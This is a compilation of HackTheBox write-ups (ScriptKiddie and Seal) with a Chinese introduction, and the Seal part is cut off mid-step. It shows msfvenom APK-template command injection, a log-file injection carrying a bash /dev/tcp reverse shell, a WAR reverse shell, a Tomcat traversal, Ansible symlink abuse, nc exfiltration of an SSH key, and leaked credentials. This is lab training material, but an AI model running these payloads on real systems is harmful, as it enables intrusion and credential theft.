构建、包安装与自动化任务

仓库、包、模板和日志中的数据会被自动化程序再次解释。本章保留 Azure DevOps、Ansible、PyPI 与 msfvenom 的原记录,沿任务输入、执行身份、可写文件和实际输出阅读。

分析重点

Worker 的仓库写入与 Agent 身份决定构建任务能做什么。

Seal 的备份与 playbook、SneakyMailer 的 HOME 与 setup.py 各有独立触发点。

ScriptKiddie 的 APK 模板和日志消费是两个命令边界,原载荷逐段保留。

案例与技术索引

分析入口 实验来源 技术点
APK 模板处理与日志消费 ScriptKiddie 命令注入、APK、计划任务
反向代理映射与 Ansible 任务 seal Tomcat、反向代理、Ansible
邮件凭据与 Python 包执行 SneakyMailer 邮件、PyPI、pip、sudo
SVN 历史与 DevOps Agent 身份 worker SVN、Azure DevOps、CI/CD

APK 模板处理与日志消费

msfvenom 模板解析和后台日志消费是两个命令边界。原文保留日志字段中的空格、分隔符与任务运行身份。

来源 ScriptKiddie · 原记录 2021-02-07 · 10 个代码块 · 4 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Linux
Difficulty: Easy
Points: 20
Release: 06 Feb 2021
IP: 10.10.10.226

  • my htb rank

information gathering

first use nmap as usaul

1
2
3
4
5
6
┌──(root💀kali)-[~/hackthebox/machine/ScriptKiddie]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.226
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
5000/tcp open http Werkzeug httpd 0.16.1 (Python 3.8.5)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Enumeration

Port 5000 Webapp

Some kind of hacking tool.

When generating any windows or linux payload using the website on port 5000 we discover a /static/payloads/name.exe of generated payloads where we can download from:

1
2
3
4
5
6
7
8
9
payload: windows/meterpreter/reverse_tcp
LHOST: 10.10.14.3
LPORT: 4444
template: None
download: 122f1def6a8b.exe
expires: 5 mins


http://10.10.10.226:5000/static/payloads/122f1def6a8b.exe

We also see that we can provide a template for given payload type we are going to generate

Also there is APK template allowed and after some googling we found out exploit module for APK template which uses command injection:

  • Rapid7 Metasploit Framework msfvenom APK Template Command Injection

We generated the following apk file and we going to use it as template:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
msf6 > use exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) >set LHOST 10.10.14.3
LHOST => 10.10.14.3
msf6 exploit(unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection) > show options

Module options (exploit/unix/fileformat/metasploit_msfvenom_apk_template_cmd_injection):

Name Current Setting Required Description
---- --------------- -------- -----------
FILENAME msf.apk yes The APK file name


Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description
---- --------------- -------- -----------
LHOST 10.10.14.3 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

**DisablePayloadHandler: True (no handler will be created!)**


Exploit target:

Id Name
-- ----
0 Automatic

and then got a shell :)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(root💀kali)-[~/hackthebox/machine/ScriptKiddie]
└─# nc -lvp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.226.
Ncat: Connection from 10.10.10.226:56260.

id
uid=1000(kid) gid=1000(kid) groups=1000(kid)
whoami
kid
python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 3: python: not found
python3 -c 'import pty; pty.spawn("/bin/bash")'
kid@scriptkiddie:~/html$ id
id
uid=1000(kid) gid=1000(kid) groups=1000(kid)
kid@scriptkiddie:~/html$ cd
cd
kid@scriptkiddie:~$ ls
ls
html logs snap user.txt
kid@scriptkiddie:~$ cat user.txt
cat user.txt
b8f1aa40582cab9d40ac5866fbb13ec1

and the user flag…

get root

There is also a second user of name pwn.

After a shell on the box we found a script running as pwn:

1
2
3
4
5
6
7
8
9
10
11
12
kid@scriptkiddie:/home/pwn$ cat scanlosers.sh
cat scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi

Interesting Pspy64 findings:

1
2
3
4
5
6
7
8
2021/02/07 06:36:42 CMD: UID=0    PID=1      | /sbin/init maybe-ubiquity 
2021/02/07 06:37:19 CMD: UID=1001 PID=409118 | rm /tmp/f
2021/02/07 06:37:19 CMD: UID=1001 PID=409122 | nc 10.10.16.117 9000
2021/02/07 06:37:19 CMD: UID=1001 PID=409121 | /bin/sh -i
2021/02/07 06:37:19 CMD: UID=1001 PID=409120 | cat /tmp/f
2021/02/07 06:38:01 CMD: UID=0 PID=409123 | /usr/sbin/CRON -f
2021/02/07 06:38:01 CMD: UID=0 PID=409125 | find /home/kid/html/static/payloads/ -type f -mmin +5 -delete
2021/02/07 06:38:01 CMD: UID=0 PID=409124 | /bin/sh -c find /home/kid/html/static/payloads/ -type f -mmin +5 -delete

After quick testing for command injection inside /home/kid/logs/hackers file we were able to put two spaces and then semicolon with our bash reverse shell in order to get command execution (We also commented out the rest of the nmap command with ‘#’ in the script in order to escape the redirection to /dev/null output):

1
;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.3/443 0>&1' #

Results:

1
echo "  ;/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.3/443 0>&1' #" >> hackers

then get a reverse shell

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root💀kali)-[~]
└─# nc -lvp 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.226.
Ncat: Connection from 10.10.10.226:57604.
bash: cannot set terminal process group (842): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$ id
id
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
pwn@scriptkiddie:~$ whoami
whoami
pwn
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pwn may run the following commands on scriptkiddie:
(root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole


finally get the root flag

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
pwn@scriptkiddie:~$ sudo /opt/metasploit-framework-6.0.9/msfconsole
sudo /opt/metasploit-framework-6.0.9/msfconsole

.;lxO0KXXXK0Oxl:.
,o0WMMMMMMMMMMMMMMMMMMKd,
'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
:KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
.KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
lWMMMMMMMMMMMXd:.. ..;dKMMMMMMMMMMMMo
xMMMMMMMMMMWd. .oNMMMMMMMMMMk
oMMMMMMMMMMx. dMMMMMMMMMMx
.WMMMMMMMMM: :MMMMMMMMMM,
xMMMMMMMMMo lMMMMMMMMMO
NMMMMMMMMW ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW. ;KMMMMMMMMMMMMMMX:
xMMMMMMMMMd ,0MMMMMMMMMMK;
.WMMMMMMMMMc 'OMMMMMM0,
lMMMMMMMMMMk. .kMMO'
dMMMMMMMMMMWd' ..
cWMMMMMMMMMMMNxc'. ##########
.0MMMMMMMMMMMMMMMMWc #+# #+#
;0MMMMMMMMMMMMMMMo. +:+
.dNMMMMMMMMMMMMo +#++:++#+
'oOWMMMMMMMMo +:+
.,cdkO0K; :+: :+:
:::::::+:
Metasploit

=[ metasploit v6.0.9-dev ]
+ -- --=[ 2069 exploits - 1122 auxiliary - 352 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: To save all commands executed since start up to a file, use the makerc command

stty: 'standard input': Inappropriate ioctl for device
msf6 > id
stty: 'standard input': Inappropriate ioctl for device
[*] exec: id

uid=0(root) gid=0(root) groups=0(root)
stty: 'standard input': Inappropriate ioctl for device
msf6 > whoami
stty: 'standard input': Inappropriate ioctl for device
[*] exec: whoami

root
stty: 'standard input': Inappropriate ioctl for device
msf6 > pwd
stty: 'standard input': Inappropriate ioctl for device
[*] exec: pwd

/home/pwn
stty: 'standard input': Inappropriate ioctl for device
msf6 > cd /root
stty: 'standard input': Inappropriate ioctl for device
msf6 > ls
stty: 'standard input': Inappropriate ioctl for device
[*] exec: ls

root.txt
snap
stty: 'standard input': Inappropriate ioctl for device
msf6 > cat root.txt
stty: 'standard input': Inappropriate ioctl for device
[*] exec: cat root.txt

f485b5d61b464bdd4fcb17809ad8fa8b
stty: 'standard input': Inappropriate ioctl for device

Summary of knowledge

  • Rapid7 Metasploit Framework msfvenom APK Template Command Injection
  • cron job and Permissions misconfigured privesc

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

反向代理映射与 Ansible 任务

nginx 与 Tomcat 的路径映射连接管理功能,备份任务的符号链接提供私钥。Ansible playbook 的 sudo 入口保留源配置与运行参数。

来源 seal · 原记录 2021-07-12 · 25 个代码块 · 7 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Linux
Difficulty: Medium
Points: 30
Release: 10 Jul 2021
IP: 10.10.10.250

  • my htb rank

Enumeration

use nmap as usual

1
2
3
4
5
6
┌──(root💀kali)-[~/hackthebox/machine/seal]
└─# nmap -sV -v -p- --min-rate=10000 10.10.10.250
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
443/tcp open ssl/http nginx 1.18.0 (Ubuntu)
8080/tcp open http-proxy

So the SSL certificate gives you a domain name seal.htb so let’s add it in /etc/hosts.

1
echo "10.10.10.250 seal.htb" >> /etc/hosts

now that we have that let’s visit some ports.

Port 443

looks like a fancy version of some market for vegetables and store page was almost static except for the search bar and contact us form so let’s move on to

Port 8080

Visiting port 8080 we have a Gitbucket instance so let’s register an account and then login in with it.

After logging in we can see two repos by root infra and seal_market.

From port 443 we have the instance of seal_market over there so that looks intresting so let’s move on with that.

Reading the README.md file gives us something intrsting.

1
2
3
4
5
6
7
8
Seal Market App
===============
A simple online market application which offers free shopping, avoid crowd in this pandemic situation, saves time.

## ToDo
* Remove mutual authentication for dashboard, setup registration and login features.
* Deploy updated tomcat configuration.
* Disable manager and host-manager.

So First we know that nginx is just relaying the request to backend tomcat server and secondly the configuration for this server is not the newest as shown in the repos so we can search through commit as the older configuration might be vulnerable.

And Lastly we know that we have access to manager and host-manager from the https://seal.htb/ so let’s try that.

Port 443

1
2
3
4
5
6
7
8
kali@kali:~/HackTheBox/Seal$ curl -k https://seal.htb/manager/html
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>

Well we should have access to it as said in the README then I thought maybe we have access to some other endpoint in manager.

So let’s fuzz and see we know that it is tomcat so it’s better to use specialized wordlist for that.

I am using one from the seclist which you can find at the below link.

https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/tomcat.txt

Directory Fuzzing

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
kali@kali:~/HackTheBox/Seal$ ffuf -k -u https://seal.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/tomcat.txt -t 200 -c

/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/

v1.3.0 Kali Exclusive <3
________________________________________________

:: Method : GET
:: URL : https://seal.htb/FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/tomcat.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 200
:: Matcher : Response status: 200,204,301,302,307,401,403,405
________________________________________________

examples/../manager/html [Status: 403, Size: 162, Words: 4, Lines: 8]
examples/%2e%2e/manager/html [Status: 403, Size: 162, Words: 4, Lines: 8]
manager/jmxproxy/* [Status: 401, Size: 2499, Words: 457, Lines: 64]
manager/status.xsd [Status: 200, Size: 4374, Words: 749, Lines: 85]
host-manager/html/* [Status: 403, Size: 162, Words: 4, Lines: 8]
manager/html [Status: 403, Size: 162, Words: 4, Lines: 8]
manager/html/* [Status: 403, Size: 162, Words: 4, Lines: 8]
manager/jmxproxy [Status: 401, Size: 2499, Words: 457, Lines: 64]
manager [Status: 302, Size: 0, Words: 1, Lines: 1]
manager/status/* [Status: 401, Size: 2499, Words: 457, Lines: 64]
host-manager [Status: 302, Size: 0, Words: 1, Lines: 1]
:: Progress: [90/90] :: Job [1/1] :: 113 req/sec :: Duration: [0:00:03] :: Errors: 0 ::

Looks like we can access https://seal.htb/manager/status.xsd

and also we have have https://seal.htb/manager/jmxproxy

and yeah it’s asked from creds so let’s go on finding those in some previous commit as we know that it is using old tomcat configuration from the README.md file.

Looking through commits on this repo we have 13 commit which wouldn’t be much to look through.

http://seal.htb:8080/root/seal_market/commits/master

The commit commit looks intresting in our context which is adding ‘adding tomcat configuration’ and ‘updating tomcat configuration’ as we know that updating configuration is probably the current version let’s check ‘adding tomcat configuration’ first.

http://seal.htb:8080/root/seal_market/commit/ac210325afd2f6ae17cce84a8aa42805ce5fd010

we can see the famous Git Diff view so let’s hunt for creds in that.

searching for password using the ctrl+f on the webpage I found this instance of it in tomcat-users.xml

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
version="1.0">
<!--
NOTE: By default, no user is included in the "manager-gui" role required
to operate the "/manager/html" web application. If you wish to use this app,
you must define such a user - the username and password are arbitrary. It is
strongly recommended that you do NOT use one of the users in the commented out
section below since they are intended for use with the examples web
application.
-->
<!--
NOTE: The sample user and role entries below are intended for use with the
examples web application. They are wrapped in a comment and thus are ignored
when reading this file. If you wish to configure these users for use with the
examples web application, do not forget to remove the <!.. ..> that surrounds
them. You will also need to set the passwords to something appropriate.
-->
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
</tomcat-users>

Now we have username and password let’s try to login on https://seal.htb/manager/jmxproxy

And boom we are in the manager pannel.

Looking for exploit for tomcat I found an intresting path traversal exploit in tomcat which uses reverse proxy which is the case here as nginx is used as reverse proxy for tomcat running on localhost.

https://www.acunetix.com/vulnerabilities/web/tomcat-path-traversal-via-reverse-proxy-mapping/

So from above article we can try directory path traversal to exploit and access forbidden page.

https://seal.htb/manager/jmxproxy/..;/html

this takes us to the home page of tomcat manager.
Now as we can deploy war file we can just get the revershell easily.

Exploitation

So first let’s generate war payload.

1
2
3
4
5
6
7
8
┌──(root💀kali)-[~/hackthebox/machine/seal]
└─# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.19 LPORT=2525 -f war -o luci.war
Payload size: 1089 bytes
Final size of war file: 1089 bytes
Saved as: luci.war
┌──(root💀kali)-[~/hackthebox/machine/seal]
└─# ls
luci.war

Now lets upload war file.


fire up the burpsuite and intercept the request.


you will see this request in intercept tab just change the url as we are not allowed to directly access html.

so your final request should look like the above just the url and forward it.

Trriger you rev shell.

1
curl -k 'https://seal.htb/luci/'

And boom we have the revshell.

1
2
3
4
5
6
7
8
9
10
11
┌──(root💀kali)-[~/hackthebox/machine/seal]
└─# rlwrap nc -nlvp 2525
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::2525
Ncat: Listening on 0.0.0.0:2525
Ncat: Connection from 10.10.10.250.
Ncat: Connection from 10.10.10.250:43848.
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
whoami
tomcat

PrivESC to User

Enumeration

User’s home directory

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
ls -al /home/luis
total 51320
drwxr-xr-x 9 luis luis 4096 May 7 07:01 .
drwxr-xr-x 3 root root 4096 May 5 12:52 ..
drwxrwxr-x 3 luis luis 4096 May 7 06:00 .ansible
lrwxrwxrwx 1 luis luis 9 May 5 12:57 .bash_history -> /dev/null
-rw-r--r-- 1 luis luis 220 May 5 12:52 .bash_logout
-rw-r--r-- 1 luis luis 3797 May 5 12:52 .bashrc
drwxr-xr-x 3 luis luis 4096 May 7 07:00 .cache
drwxrwxr-x 3 luis luis 4096 May 5 13:45 .config
drwxrwxr-x 6 luis luis 4096 Jul 10 19:18 .gitbucket
-rw-r--r-- 1 luis luis 52497951 Jan 14 02:51 gitbucket.war
drwxrwxr-x 3 luis luis 4096 May 5 13:41 .java
drwxrwxr-x 3 luis luis 4096 May 5 14:33 .local
-rw-r--r-- 1 luis luis 807 May 5 12:52 .profile
drwx------ 2 luis luis 4096 May 7 06:10 .ssh
-r-------- 1 luis luis 33 Jul 10 19:18 user.txt

ps -aux

looking at the process running this thing caught my eye as there was .ansible directory in luis home directory and there a process running as luis probably a backup service.

1
2
3
4
5
ps -aux
<-----SNIP------>
luis 940 0.0 0.0 2608 604 ? Ss Jul10 0:00 /bin/sh -c java -jar /home/luis/gitbucket.war
tomcat 145365 0.0 0.0 2608 536 ? S 08:27 0:00 /bin/sh
root 147949 0.0 0.0 2608 548 ? Ss 08:41 0:00 /bin/sh -c sleep 30 && sudo -u luis /usr/bin/ansible-playbook /opt/backups/playbook/run.yml

run.yml

1
2
3
4
5
6
7
8
9
10
11
12
13
cat /opt/backups/playbook/run.yml
- hosts: localhost
tasks:
- name: Copy Files
synchronize: src=/var/lib/tomcat9/webapps/ROOT/admin/dashboard dest=/opt/backups/files copy_links=yes
- name: Server Backups
archive:
path: /opt/backups/files/
dest: "/opt/backups/archives/backup-{{ansible_date_time.date}}-{{ansible_date_time.time}}.gz"
- name: Clean
file:
state: absent
path: /opt/backups/files/

The intresting part in this thing is that it also copies the symblink also as it has copy_links=yes. so this gave me an idea to create a symblink of file or folder.

looking at the permission of the folder we have only read only access to it.

1
2
3
4
5
6
7
8
9
10
ls -al /var/lib/tomcat9/webapps/ROOT/admin/dashboard
total 100
drwxr-xr-x 7 root root 4096 May 7 09:26 .
drwxr-xr-x 3 root root 4096 May 6 10:48 ..
drwxr-xr-x 5 root root 4096 Mar 7 2015 bootstrap
drwxr-xr-x 2 root root 4096 Mar 7 2015 css
drwxr-xr-x 4 root root 4096 Mar 7 2015 images
-rw-r--r-- 1 root root 71744 May 6 10:42 index.html
drwxr-xr-x 4 root root 4096 Mar 7 2015 scripts
drwxrwxrwx 2 root root 4096 May 7 09:26 uploads

but if we check the subfolder we have read and write access to it so let’s try on that first.

1
cd /var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads

Exploitation

Now we have to think of what to symlink so we know the user luis have .ssh directory so that might be intresting so let’s try that.

1
ln -s /home/luis/.ssh /var/lib/tomcat9/webapps/ROOT/admin/dashboard/uploads

Now wait for it to create the new archive.
After that creates the new archive it usually takes about a minute to do so be patient.
After you have the archive just move it to /dev/shm cause you cannot extract the archive in that folder as it is read only.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
cp backup-2021-<--SNIP-->.gz oops.gz
gzip -kd oops.gz
ls
ls
oops oops.gz tmp
tar -xf oops
tar -xf oops
ls
ls
dashboard oops oops.gz tmp
cd dashboard
cd dashboard
ls
ls
bootstrap css images index.html scripts uploads
cd uploads
cd uploads
ls
ls
ls -al
ls -al
total 0
drwxr-x--- 3 tomcat tomcat 60 Jul 12 06:53 .
drwxr-x--- 7 tomcat tomcat 160 May 7 09:26 ..
drwx------ 2 tomcat tomcat 100 May 7 06:10 .ssh

now we have the SSH directory so let’s check it out.

1
2
3
4
cd .ssh
ls
ls
authorized_keys id_rsa id_rsa.pub

now let’s get id_rsa and SSH as luis.
in tomcat shell
before executing below command make sure you are listening on that port.

1
nc 10.10.14.19 3344 < id_rsa

in your shell

1
2
3
kali@kali:~/HackTheBox/Seal$ nc -nlvp 3344 > id_rsa
listening on [any] <--SNIP--> ...
connect to [<--SNIP-->] from (UNKNOWN) [<--SNIP-->] 60546

Now that we have id_rsa let’s ssh.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
┌──(root💀kali)-[~/hackthebox/machine/seal]
└─# chmod 600 id_rsa
┌──(root💀kali)-[~/hackthebox/machine/seal]
└─# ssh -i id_rsa luis@seal.htb
The authenticity of host 'seal.htb (10.10.10.250)' can't be established.
ECDSA key fingerprint is SHA256:YTRJC++A+0ww97kJGc5DWAsnI9iusyCE4Nt9fomhxdA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'seal.htb,10.10.10.250' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-77-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Mon 12 Jul 2021 02:19:23 PM UTC

System load: 0.1
Usage of /: 47.4% of 9.58GB
Memory usage: 36%
Swap usage: 0%
Processes: 156
Users logged in: 0
IPv4 address for eth0: 10.10.10.250
IPv6 address for eth0: dead:beef::250:56ff:feb9:a6


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Jul 12 04:38:58 2021 from 10.10.14.63
-bash-5.0$ id
uid=1000(luis) gid=1000(luis) groups=1000(luis)
-bash-5.0$ whoami
luis

-bash-5.0$ cat user.txt
d4759ed9c0d1d1d933f3552395a139b1

Now let’s go for root.

PrivESC to root

Enumeration

sudo -l

1
2
3
4
5
6
luis@seal:~$ sudo -l
Matching Defaults entries for luis on seal:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
(ALL) NOPASSWD: /usr/bin/ansible-playbook *

Now we can see we can run the command ansible-playbook as root.
This was more easy than the user part as it is just to create a bad yml file and make it run any command as root.

Exploitation

so let’s create a yml file.

1
2
3
4
- hosts: localhost
tasks:
- name: oops
